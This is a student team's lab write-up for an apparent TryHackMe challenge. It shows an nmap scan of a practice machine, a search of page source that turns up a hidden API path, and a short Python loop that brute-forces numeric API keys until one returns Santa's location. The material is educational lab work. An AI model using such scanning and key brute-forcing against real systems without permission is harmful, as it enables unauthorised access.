PSP0201 Week 5 Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Day 16 - [Scripting] Help! Where is Santa?

Tool Used: Kali Linux, firefox, Nmap

Solution/walkthrough:


Q1



```
┌──(1211102058㉿kali)-[~]
└─$ sudo nmap -A 10.10.76.115 -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-12 00:33 EDT
Nmap scan report for 10.10.76.115
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 31:4e:6f:1b:9b:4d:a6:9f:34:f0:ca:3e:96:31:a6:9e (RSA)
|   256 60:5d:1b:59:24:8b:b8:7a:5f:1c:75:55:5f:bf:e0:83 (ECDSA)
|_  256 05:08:d8:66:d1:04:cf:91:8c:6a:56:55:df:07:a4:d6 (ED25519)
80/tcp filtered http
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.
2 - 4.9 (92%), Linux 3.5 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 554/tcp)
HOP RTT       ADDRESS
1   290.25 ms 10.18.0.1
2   290.47 ms 10.10.76.115

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.46 seconds
```

use Nmap on the machine, the port numbers are listed. http shows that the port is a web server.

Q2




Santa's Tracking System

Are you an Elf that Santa has forgotten? Use this system to track Santa! Note: due to how many humans try to find where Santa is, the link is hidden on this webpage. You're going to have to manually click every single link. Or perhaps there is a way to find all the links as fast as a Python?

The name of the template used is on the top left corner.

Q3



view-source:http://10.10.76.115/


```
            <p class="has-text-centered">
                <span class="tag is-primary">Important <a href="https://tryhackme.com">notice</a></span> All deliiveries to <a href="https://tryhackme.com">Skidy</a> for <a href="https://tryhackme.com">TryHackMe</a> jumpers are to be stopped. That <a href="h
            </p>
        </div>

        <footer class="footer">
            <div class="container">
                <div class="columns">
                    <div class="column is-3 is-offset-2">
                        <h2><strong>Category</strong></h2>
                        <ul>
                            <li><a href="#">Lorem ipsum dolor sit amet</a></li>
                            <li><a href="#">Vestibulum errato isse</a></li>
                            <li><a href="#">Lorem ipsum dolor sit amet</a></li>
                            <li><a href="#">Aisia caisia</a></li>
                            <li><a href="#">Murphy's law</a></li>
                            <li><a href="#">Flimsy Lavenrock</a></li>
                            <li><a href="#">Maven Mousie Lavender</a></li>
                        </ul>
                    </div>
                    <div class="column is-3">
                        <h2><strong>Category</strong></h2>
                        <ul>
                            <li><a href="#">Labore et dolore magna aliqua</a></li>
                            <li><a href="#">Kanban airis sum eschelor</a></li>
                            <li><a href="http://machine_ip/api/api_key">Modular modern free</a></li>
                            <li><a href="#">The king of clubs</a></li>
                            <li><a href="#">The Discovery Dissipation</a></li>
                            <li><a href="#">Course Correction</a></li>
                            <li><a href="#">Better Angels</a></li>
                        </ul>
                    </div>
                    <div class="column is-4">
                        <h2><strong>Category</strong></h2>
                        <ul>
                            <li><a href="#">Objects in space</a></li>
                            <li><a href="#">Playing cards with coyote</a></li>
                            <li><a href="#">Goodbye Yellow Brick Road</a></li>
                            <li><a href="#">The Garden of Forking Paths</a></li>
                            <li><a href="#">Future Shock</a></li>
                        </ul>
                    </div>
                </div>
                <div class="content has-text-centered">
                    <p>
                        <a class="icon" href="https://github.com/BulmaTemplates/bulma-templates">
                            <i class="fa fa-github"></i>
                        </a>
                    </p>
                    <div class="control level-item">
                        <a href="https://github.com/BulmaTemplates/bulma-templates">
```

api

☐ Highlight All ☐ Match Case ☐ Match Diacritics ☐ Whole Words 1 of 2 matches

inspect the page, then search for ‘api’, the directory of API has been located before ‘/api_key’.


Q4



10.10.76.115/api/api_key

http://10.10.76.115/api/api_key — Visit

use the directory of the API found in Q4, then can reach the endpoint.




10.10.76.115/api/api_key

```
{"detail":[{"loc":["path","item_id"],"msg":"value is not a valid integer","type":"type_error.integer"}]}
```


examine the raw data tab, the response has shown.

Q5&Q6




```
detail:
  0:
    loc:
      0:   "path"
      1:   "item_id"
    msg:   "value is not a valid integer"
    type:  "type_error.integer"
```

from the endpoint, we know that the page is using JSON to collect data.



```python
import requests
import json

for i in range(1,101,2):
        url = 'http://10.10.76.115/api/{}'.format(i)
        response = requests.get(url)
        response_content = json.loads(response.content)

        print(response_content)

```

so, we create a python script to repeatedly key in API keys into the website.



```
┌──(1211102058㉿kali)-[~/Downloads]
└─$ sudo python3 santa.py
{'item_id': 1, 'q': 'Error. Key not valid!'}
{'item_id': 3, 'q': 'Error. Key not valid!'}
{'item_id': 5, 'q': 'Error. Key not valid!'}
{'item_id': 7, 'q': 'Error. Key not valid!'}
{'item_id': 9, 'q': 'Error. Key not valid!'}
{'item_id': 11, 'q': 'Error. Key not valid!'}
{'item_id': 13, 'q': 'Error. Key not valid!'}
{'item_id': 15, 'q': 'Error. Key not valid!'}
{'item_id': 17, 'q': 'Error. Key not valid!'}
{'item_id': 19, 'q': 'Error. Key not valid!'}
{'item_id': 21, 'q': 'Error. Key not valid!'}
{'item_id': 23, 'q': 'Error. Key not valid!'}
{'item_id': 25, 'q': 'Error. Key not valid!'}
{'item_id': 27, 'q': 'Error. Key not valid!'}
{'item_id': 29, 'q': 'Error. Key not valid!'}
{'item_id': 31, 'q': 'Error. Key not valid!'}
{'item_id': 33, 'q': 'Error. Key not valid!'}
{'item_id': 35, 'q': 'Error. Key not valid!'}
{'item_id': 37, 'q': 'Error. Key not valid!'}
{'item_id': 39, 'q': 'Error. Key not valid!'}
{'item_id': 41, 'q': 'Error. Key not valid!'}
{'item_id': 43, 'q': 'Error. Key not valid!'}
{'item_id': 45, 'q': 'Error. Key not valid!'}
{'item_id': 47, 'q': 'Error. Key not valid!'}
{'item_id': 49, 'q': 'Error. Key not valid!'}
{'item_id': 51, 'q': 'Error. Key not valid!'}
{'item_id': 53, 'q': 'Error. Key not valid!'}
{'item_id': 55, 'q': 'Error. Key not valid!'}
{'item_id': 57, 'q': 'Winter Wonderland, Hyde Park, London.'}
{'item_id': 59, 'q': 'Error. Key not valid!'}
{'item_id': 61, 'q': 'Error. Key not valid!'}
{'item_id': 63, 'q': 'Error. Key not valid!'}
{'item_id': 65, 'q': 'Error. Key not valid!'}
{'item_id': 67, 'q': 'Error. Key not valid!'}
{'item_id': 69, 'q': 'Error. Key not valid!'}
{'item_id': 71, 'q': 'Error. Key not valid!'}
{'item_id': 73, 'q': 'Error. Key not valid!'}
{'item_id': 75, 'q': 'Error. Key not valid!'}
{'item_id': 77, 'q': 'Error. Key not valid!'}
{'item_id': 79, 'q': 'Error. Key not valid!'}
{'item_id': 81, 'q': 'Error. Key not valid!'}
{'item_id': 83, 'q': 'Error. Key not valid!'}
{'item_id': 85, 'q': 'Error. Key not valid!'}
{'item_id': 87, 'q': 'Error. Key not valid!'}
{'item_id': 89, 'q': 'Error. Key not valid!'}
{'item_id': 91, 'q': 'Error. Key not valid!'}
{'item_id': 93, 'q': 'Error. Key not valid!'}
{'item_id': 95, 'q': 'Error. Key not valid!'}
{'item_id': 97, 'q': 'Error. Key not valid!'}
{'item_id': 99, 'q': 'Error. Key not valid!'}
```

We ran the python script using the ‘python3’ command. After some time, the script helped us to find out the correct API key and the santa’s location.